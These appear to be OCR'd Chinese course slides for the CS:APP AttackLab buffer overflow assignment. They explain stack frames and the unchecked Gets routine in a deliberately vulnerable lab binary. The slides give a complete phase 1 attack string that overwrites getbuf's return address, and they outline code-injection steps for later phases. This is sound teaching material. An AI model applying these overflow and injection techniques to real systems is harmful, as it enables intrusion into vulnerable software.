
LAB4　缓冲区溢出攻击实验



哈尔滨工业大学（威海）
计算机科学与技术学院
2025 年 5 月 15 日

一、实验基本信息

- 实验类型：验证型实验
- 实验目的
  - 理解 C 语言函数的汇编级实现以及缓冲区溢出原理
  - 掌握栈帧结构与缓冲区溢出漏洞的攻击设计方法
  - 熟练使用 Linux 调试工具完成机器级程序的跟踪调试
- 实验指导教师
  - 任课教师：华栋、杜海文、孟文龙
  - 实验室教师：栾晓佳
- 实验班级与分组
  - 23DX0201-20、2302901-02
  - 一人一组

- 实验学时：讲解 1 + 机房 3 + 课后 *n*
- 实验分数：本次实验按百分计，最终折合成总成绩的 5%
- 时间地点：待定
- 实验环境与工具：
  - 学生自备 x86-64/Linux 电脑，或华为 x86 云主机
  - openEuler 20.03 LTS以上
  - Vim / GDB / `objdump` / GCC
- 学生实验准备
  - 个人笔记本电脑
  - 上述“实验环境与工具”所列明软件
  - 教材：*CS:APP3e*
  - 参考手册：man 手册；GCC 手册；GDB 手册；tar 手册
    GNU Coreutils 手册；GNU Binutils 手册
  - http://csapp.cs.cmu.edu/3e/labs.html CMU 的实验参考

二、实验预习

- 上实验课前，认真预习实验指导
- 理论回顾
  - 栈帧的构成
  - 缓冲区漏洞的成因：`gets()` 函数不作边界检查
  - `call` / `ret` 指令执行的具体动作
  - 缓冲区溢出攻击的基本手段
    - 输入一个字符串，其中包含“恶意”程序
    - 攻击者使用 x86-64 汇编编写恶意程序
      → 转化为机器码（how?）
      → 逐个字节转化为字符串
      → 通过 `gets()` 漏洞注入堆栈
- 实验环境建立
  - 安装 GDB（macOS 系统下用 LLDB 替代）
  - 获取 AttackLab 实验包，使用 tar 解压至本机实验目录

三、实验内容与步骤

- 1. 环境搭建
  - GDB 安装
  - AttackLab 实验包解压缩
- 2. 实验程序
  - `tar vxf target.tar`
  - 生成的 target 目录下包括文件：
    - ctarget 可执行程序，有缓冲区溢出漏洞，易受代码注入攻击
    - hex2raw 产生攻击字符串的工具
  - 本实验未提供 C 源码，无法用 GDB 的 l 或 layout src 命令查看
  - ctarget 通过调用上述 getbuf 函数，从标准输入读取字符串
    - Gets() 的功能类似于库函数 gets()：从标准输入（键盘）获取用户键入的字符串，存至从地址 buf 开始的内存区域，并将结尾的 '\n' 替换为 '\0'
    - 与 gets() 一样，Gets() 不检查输入是否超出数组 buf 的范围

```
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

- **3. 程序执行**

```
1160300199 target/$ ./ctarget -q
Cookie: 0x59b997fa
Type string:keep it short
No exploit.  Getbuf returned 0x1
Normal return
1160300199 target/$
```

攻击串可通过键盘输入

  - 本实验不采取在线评分，执行 `ctarget` 要加 `-q` 选项脱机执行
  - 本实验不采用“一人一题”，个人信息统一为 `Cookie` 值
- **4. 实验流程（以 phase 1 为例）**
  - 第一步：执行 `objdump -d ctarget > asm.txt`，对 `ctarget` 反汇编，将汇编代码输出重定向到 `asm.txt` 中
  - 第二步：查看 `asm.txt` 文件，找到 `getbuf` 过程

```
0000000004017a8 <getbuf>:
  4017a8:   48 83 ec 28           sub    $0x28,%rsp
  4017ac:   48 89 e7              mov    %rsp,%rdi
  4017af:   e8 8c 02 00 00        call   401a40 <Gets>
  4017b4:   b8 01 00 00 00        mov    $0x1,%eax
  4017b9:   48 83 c4 28           add    $0x28,%rsp
  4017bd:   c3                    ret
  4017be:   90                    nop
  4017bf:   90                    nop
```


串长度参考

4. 实验流程（续）

- Phase 1 不要求注入任何代码，攻击者只需设法修改 getbuf 的返回地址，执行一段已有的程序 touch1
- 第三步：找到 touch1 过程的首地址，考虑如何构造攻击字符串

```
0000000004017c0 <touch1>:
```

- 栈区变化图解
  - 画法：
  - 地址自底向上递增
  - 同一行内 4 字节左高右低
  - 思考：
  - 0xc0、0x17 按哪个键输入？



4. 实验流程（续）

- 第四步：编辑结果文件 ans.txt（每名学生的文件名不同，要求见后文），内含攻击字符串的十六进制形式

```
30 31 32 33 34 35 36 37 38 39
30 31 32 33 34 35 36 37 38 39
30 31 32 33 34 35 36 37 38 39
30 31 32 33 34 35 36 37 38 39
c0 17 40
```

- 第五步：运行程序查看攻击效果

```
./hex2raw < ans.txt | ./ctarget -q
```

  - 其中：
  - hex2raw 工具将字符的值转为字符本身，格式要求为十六进制，两位（即一个字节）一组，以空格或回车分隔
  - 重定向符 < 表示输入改由文件获取，而非从标准输入获取
  - 管道符 | 作用是使 hex2raw 的输出作为 ctarget 的输入
  - 结果显示 Touch1!: You called touch1() 则表示攻击成功

5. phase 2 实验要求及攻击思路

- 将一小段代码包含在攻击串中，设法令其执行（代码注入）
- ctarget 中含有函数 touch2，已知其 C 代码如下：

```
void touch2(unsigned val)
{
    vlevel = 2;          // part of validation protocol

    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n",
                val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n",
                fail(2));
    }
    exit(0);
}
```

5. phase 2 实验要求及攻击思路（续）

- ctarget 未采用栈随机化技术，亦即：栈区地址恒定不变
  - 使用 GDB 单步功能查看 buf 的地址（-q 参数可在 r 命令后输入）
- 栈区有执行权限，其内容可当作指令执行
- 攻击串的内容为何？
  - 要覆盖主调过程栈帧的返回地址，以使 getbuf 的 ret 指令返回到注入代码的入口处
  - 要包含注入代码，从而控制流被修改为：
    主调过程 → getbuf → Gets → getbuf → 注入代码 → touch2
  - touch2 检查其传入参数，等于 Cookie 值方为正确
- 注入代码如何编写？
  - 用 mov 指令将 %rdi 赋值为 Cookie，然后转向 touch2
  - 不要使用 jmp 或 call，因其目标地址比较难搞
  - 使用 ret 实现控制转移（复习：ret 指令完成的动作是什么？）

5. phase 2 实验要求及攻击思路（续）

- **注入代码汇编写完后，如何转成机器码？**
  - 使用 GCC 汇编，再用 objdump 反汇编
  - 假设写好的注入代码已保存为 exploit_2.s 文件
  - `gcc -c exploit_2.s` 将生成 exploit_2.o 文件
  - `objdump -d exploit_2.o > exploit_2.d`
  - 从中即可得到汇编的机器码
- **最后得攻击串：**
  - 注入代码
  - 必要填充，注满 40 字节
  - 返回地址修改为注入代码首地址

- 6. phase 3 实验要求及攻击思路
  - 采用代码注入攻击，且携带一字符串作为参数
  - ctarget 中含有函数 hexmatch，其 C 代码如下：

```
/* 将字符串与十六进制表示的 unsigned 数进行比较 */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];

    /* 待测字符串位置随机化，令其无法提前预知 */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

- 6. phase 3 实验要求及攻击思路
  - 采用代码注入攻击，且携带一字符串作为参数
  - ctarget 中含有函数 touch3，其 C 代码如下：

```
void touch3(char *sval)
{
    vlevel = 3;  // part of validation protocol

    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n",
                sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n",
                sval);
        fail(3);
    }
    exit(0);
}
```

有用的 GDB 调试命令

- 问题：某程序的输入（输出）来自（去往）管道或其它文件，怎样在 GDB 中执行？
  - 在调试过程中，若想要执行 Linux 命令，无需退出或挂起 GDB，可使用 GDB 的 `shell` 命令，例如：
    - (gdb) `shell ./hex2raw < ans.txt > tmp_input`
    - 解释：执行当前目录下的 `hex2raw` 程序，其输入来自文件 `ans.txt`，输出保存在文件 `tmp_input`
  - 在 `r` 命令后可接输入重定向符，例如：
    - (gdb) `r -q < ./tmp_input`
    - 解释：按选项 `-q` 执行本程序，遇到需要从键盘输入的情况，改为从当前目录下的 `tmp_input` 文件输入

四、撰写实验报告

- 按照实验报告模板所要求的格式与内容提交
- 本次实验成绩按 100 分计
  - 实验缺勤，或者不交报告，无成绩
  - 按时上下实验，10 分
  - 课堂表现：10 分（遵守规章制度、言行举止）
  - 实验报告及结果文件：80 分
    - touch1：10 分　　touch2：30 分　　touch3：40 分
  - 奖励：Phase 4-5 要求采用 ROP 攻击，作为附加关，每完成一个总分 +1，上限不超过实验总分（20 分）
- 学生提交 1 个文件包，命名如“1160300199attack.rar”
  - 内含 1160300199_1.txt、1160300199_2.txt、1160300199_3.txt 三个文件
  - 课代表提交 1 个包，命名如“2204101AttackLab.rar”
  - 选（重）修、二学位学生每人单独提交 1 个文件包，命名如上

撰写实验报告（续）

- 对每一个 phase 执行类似如下的命令并截图

```
1160300199 target/$ ./hex2raw < 1160300199_1.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:30 31 32 33 34 35 36 37 38
 39 30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30 31
32 33 34 35 36 37 38 39 C0 17 40
1160300199 target/$
```

攻击成功

提示符体现
作者本人